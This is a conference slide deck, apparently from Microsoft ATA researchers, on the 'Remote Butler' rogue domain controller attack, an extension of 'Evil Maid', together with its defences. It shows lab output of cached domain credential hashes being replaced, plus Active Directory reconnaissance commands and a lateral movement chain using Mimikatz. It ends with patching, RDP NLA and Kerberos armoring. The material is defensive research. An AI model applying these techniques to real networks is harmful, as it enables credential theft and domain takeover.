
Local name : CLIENT2 < S-1-5-21-2855241813-3116034789-286929000 >
Domain name : ULAB1 < S-1-5-21-3383964581-1309953776-2693364552 >
Domain FQDN : ULAB1.com

Policy subsystem is : 1.12
LSA Key(s) : 1, default <aa99157a-0d0d-5260-ba69-b1f2398a63db>
[00] <aa99157a-0d0d-5260-ba69-b1f2398a63db> c6d93cfe3ef141934d2f9bec0e20e3e3ad
185b4fbaf00a43ab94b9a603c4c45a



* Iteration is set to default <10240>

[NL$1 - 7/11/2016 1:50:45 PM]
RID      : 00000452 <1106>
User     : ULAB1\USER2
MsCacheU2 : e0d618683ef8f28fed366d94edc01799
> User cache replace mode <2>!
MsCacheU2 : ad09564248b70d11be9a652baa17d464
Checksum : 36e23de6bc1a1f40cdaed6f4a0d07bb1
> OK!
```



Demo Time!



Evil Maid




Evil Butler



Attackers' Motivation: Domain to Admin


- Admin reconnaissance
- Domain user/computer/group enumeration:
 - "Net user /domain"
 - "Net group /domain"
 - "Net group "domain admins" /domain"
- User to machine mapping:
 - SMB session enumeration to DC ("Netsess")
 - RDP logon user UI!
- Attackers search for computers in which interesting users logged-on
- Attackers try to move to these machines using stolen credentials or "Remote Butler"

```
C:\Users\chris>netsess \\PRIMARY
NetSess V02.00.00cpp Joe Richards (joe@joeware.net) January 2004
Enumerating Host: \\PRIMARY
Client          User Name      Time          Idle Time
-----
\\\\192.168.52.205  jasonf        005:24:50    005:24:34
\\\\192.168.52.205  WINDOWS2$     000:00:25    000:00:09
\\\\192.168.52.215  chris         000:00:14    000:00:00
Total of 3 entries enumerated
C:\Users\chris>
```



Remote Butler for Lateral Movement


- Hijack adjacent nodes' traffic to DC to move from one Domain Joined Machine to another
 - Admin Recon: RDP Recon
 - Remote Code Execution: Remote Butler
 - Local Privilege Escalation: Rogue Group Policy
 - Compromised Creds: Extract from memory / disk (Mimikatz)



Defending


Install updates!

- DC MITM patches since 2015 (partial list)
 - JASBUG: MS15-011 & MS15-014
 - "Evil Maid": MS15-122 & MS16-014 & MS16-072
 - Badlock: MS16-047



Hardening: RDP

- RDP hardening with NLA (Network Level Authentication)
- Remote user must Authenticate and get Authorization **before** an RDP session established
- Prevents Network to Domain escalation




Hardening: Kerberos Armoring

- The computer's Kerberos session key protects the user's Kerberos messages
 - Kerberos errors gets signed with the computer's session key
 - User authentication is encrypted with computer's session key
- Each prevents "Evil Maid"/"Remote Butler", as attackers don't have the computer's credentials / keys

Name	Value	Bit Offset	Bit Length	Type
Length	Length: 430	0	32	Kerbero...
Message	KRB_ERROR	32	3440	Kerbero...
Pvno	5 (0x0000000000000005)	96	40	Int64
MsgType	KRB_ERROR(30) (0x000000000000001E)	136	40	MsgType
Stime	2014-03-10T22:10:56.0000000	176	152	DateTime
Susec	927784 (0x000000000000E2828)	328	56	Int64
ErrorCode	KDC_ERR_PREAUTH_REQUIRED(25) (0x0000000000000019)	384	40	ErrorCo...
Realm	aorato.research	424	152	String
Sname	krbtgt/aorato.research	576	304	Kerbero...
EData	MethodData{MethodData=[PA-FX-FAST (136)]}	880	2592	Kerbero...
MethodData	[PA-FX-FAST (136)]	0	2528	ArrayVa...
[0]	PA-FX-FAST (136)			Kerbero...
PADATAType	PA-FX-FAST (136) (0x0000000000000088)	64	48	Int64
PADATAValue	PA-FX-FAST-REPLY	112	2416	Kerbero...
PADATAValue	KrbFastArmoredRep{EncFastRep=EncryptedData{Etype=18,Kvno=not...	0	2352	Kerbero...

Hardening: Kerberos Armoring (Cont.)

- Available since Windows 8, Server 2012



Defense in Depth

- Remember: each step in a targeted attack is just a link in the Cyber attack Kill-chain
- Defenders can break the chain, by breaking ANY of the links
- Even if Defenders miss a step
 - For example, Remote Butler attack to escalate Network Infiltration to Domain Infiltration
- They can still catch the next step

Parting Thoughts

New Contributions

- Remote Butler: Extended the “Evil Maid” exploit to fit advanced attacks’ scenarios, by addressing:
 - Access over RDP
 - Rogue DC as a malware’s payload
 - Rogue DC connection with routing manipulations
 - Domain compromised credentials
 - Stealthy cleanup
- Additional contributions
 - RDP reconnaissance attack vector
- Defense
 - Applying Kerberos Armoring defeats Rogue DC “Evil Maid” attacks

Conclusions

- Local “Evil Maid” is very cool...
- ...But Remote Butler is also very practical
 - **Part of the Cyber attack Kill-chain**
- Rogue DC attacks are vast and relevant
- Solutions:
 - **Patching!**
 - **Hardening!**
 - **Defense in Depth!**

Credits and Thanks

- Reviewers
 - Ian Haken @ianhaken
 - Benjamin Delpy @gentilkiwi
 - Tom Gillis @tgilis
- Microsoft ATA Research team (other members)
 - Itai Grady @ItaiGrady
 - Tal Maor @talthemaor
- Microsoft ATA Designer
 - Dan Mor @danmor84

Questions?

©2016 Microsoft Corporation. All rights reserved. This presentation is provided "as-is." Information and views expressed in this presentation, including URL and other Internet Web site references, may change without notice. You bear the risk of using it. Some examples are for illustration only and/or are fictitious. No real association is intended or inferred.

This presentation does not provide you with any legal rights to any intellectual property in any Microsoft product. You may copy and use the contents of this presentation for your internal, reference purposes.